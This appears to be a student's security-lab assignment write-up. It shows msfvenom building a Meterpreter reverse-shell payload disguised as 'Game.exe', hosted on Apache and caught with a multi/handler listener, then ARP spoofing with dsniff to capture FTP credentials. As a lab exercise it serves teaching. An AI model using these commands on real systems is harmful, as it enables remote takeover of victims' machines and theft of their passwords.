


## Day 6 – Assignment

### Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

### Solution:

**Step 1:** Create a new folder in `/var/www/html/` directory to host your payload file.




```

bpg@kali-pc-001: ~
File Actions Edit View Help

root@kali-pc-001:~#
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# mkdir Payload
root@kali-pc-001:/var/www/html# cd Payload/
root@kali-pc-001:/var/www/html/Payload# msfvenom -p windows/meterpreter/reverse_tcp -platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.23.128 -f exe > /var/www/html/Payload/Game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/Payload#
  
```


**Step 2:** Creating the payload, syntax is `msfvenom -p windows/meterpreter/reverse_tcp -platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.23.128 -f exe >/var/www/html/Payload/Game.exe`



```

root@kali-pc-001:/var/www/html/Payload# msfvenom -p windows/meterpreter/reverse_tcp -platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.23.128 -f exe > /var/www/html/Payload/Game.exe
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Payload size: 341 bytes
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
Payload is now live for download in Victim's PC:



### Step 3: Enabling and starting Apache2

```
root@kali-pc-001:/var/www/html/Payload# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/s
ystemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service
→ /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/Payload# systemctl start apache2
```

**Step 4:** The attacker keeps the **meterpreter** ready for capturing the connections using **msfconsole**.



```

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   windows/meterpreter/reverse_tcp


Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
  thread, process, none)
  LHOST     192.168.23.128   yes       The listen address (an interface ma
  y be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
  
```

**Step 5:** Once the victim downloads and opens the payload, the connection is established with the attacker, giving access to the victim's machine.




```

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.23.128:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.2
3.129
[*] Meterpreter session 1 opened (192.168.23.128:4444 -> 192.168.23.129:497
27) at 2020-08-31 22:47:04 -0700
  
```

**Step 6:** To exploit, attacker can send file (upload x.txt) and it will reflect on the victim's window.

```
meterpreter > upload x.txt
[*] uploading : x.txt → x.txt
[*] uploaded : x.txt → x.txt
meterpreter >
```




## **Question 2:**

- Create an FTP server
- Access FTP server from windows command prompt
- Do a mitm on username and password of FTP transaction using wireshark and dsniff.

## **Solution :**

### **Step 1:** Creating a FTP Server

- Install FTP Server
- Go to tools->IIS Manager
- Right click on computer name
- Give FTP Site Name and physical path c:\inetpub\ftproot
- Select No SSL
- Select basic authentication Give permissions to all users for Read and Write



## **Step 2:** Accessing FTP using command prompt

- ftp <path of FTP>

```
C:\WINDOWS\system32\cmd.exe
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1

C:\Users\DAANISH>ftp 192.168.2-5.134
Unknown host 192.168.2-5.134.
ftp> by

C:\Users\DAANISH>ftp 192.168.205.134
Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.205.134:(none)): ftpuser
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

C:\Users\DAANISH>ftp 192.168.205.134
Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.205.134:(none)): ftpuser
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

C:\Users\DAANISH>
```

## **Step 3 :** Do a mitm on username and password of FTP transaction using wireshark and dsniff.

- Login as root in kali
- apt install dsniff
- echo 1 > /proc/sys/net/ipv4/ip\_forward
- sysctl -w net.ipv4.ip\_forward=1
- arpspoof -i eth0 -t <IP OF Target> -r <IP of receiver>
- dsniff -i eth0

```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
^Croot@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----
08/30/20 17:59:03 tcp 192.168.205.1.56554 -> 192.168.205.134.21 (ftp)
USER ftpuser
PASS 12345@xyz
```

Now, the dsniff has filtered all the packets and displayed only the username and password.

If we see in the Wireshark, filter the TCP port 21 packet using the command, `tcp.port==21`

